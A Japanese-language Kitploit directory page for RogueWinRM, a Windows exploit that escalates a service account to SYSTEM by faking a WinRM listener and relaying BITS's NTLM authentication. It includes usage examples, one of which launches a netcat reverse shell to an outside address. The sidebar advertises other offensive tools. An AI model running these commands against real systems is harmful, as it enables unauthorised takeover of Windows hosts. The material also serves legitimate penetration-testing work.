
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
RogueWinRM — Windows ローカル特権昇格:サービスアカウントからシステムへ | Kitploit
ツール/GitHubGitHub/antoniococo/roguewinrm
特権昇格エクスプロイトペネトレーションテスト
GitHubantoniococo/roguewinrm

RogueWinRM

Windows ローカル特権昇格:サービスアカウントからシステムへ

リポジトリを見る
964112316年前Kitploit レビュー済み
共有

RogueWinRM

RogueWinRM は、WinRM サービスが実行されていない場合 (Windows 10ではデフォルトだが、Windows Server 2019ではNOT) に、サービスアカウント(SeImpersonatePrivilege を持つ)からローカルシステムアカウントへ昇格できるローカル権限昇格エクスプロイトです。

簡単に説明すると、本物の WinRM サービスを偽装してポート 5985 での受信接続を待ち受けます。
これは、そのポートに接続しようとする任意のサービスと NTLM 認証をネゴシエートしようとする最小限のウェブサーバーです。
その後、BITS サービス(ローカルシステムとして実行)がトリガーされ、不正リスナーへの認証を試みます。不正リスナーへの認証が成功すると、ローカルシステムユーザーを偽装し、その権限で任意のプロセスを起動できます。

この脆弱性の完全な技術的説明は以下のリンクにあります --> https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/

使用法

RogueWinRM

必須引数:
-p <プログラム>: 起動するプログラム

オプション引数:
-a <引数>: プログラムに渡すコマンドライン引数(デフォルト: NULL)
-l <ポート>: リスニングポート(デフォルト: 5985 WinRM)
-d : デバッグ出力を有効化

使用例

RogueWinRM

対話型 cmd の実行:

RogueWinRM.exe -p C:\windows\system32\cmd.exe

netcat リバースシェルの実行:

RogueWinRM.exe -p C:\windows\temp\nc64.exe -a "10.0.0.1 3001 -e cmd"

著者

  • Antonio Cocomazzi
  • Andrea Pierini
  • Roberto (0xea31)
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    439
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    264

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






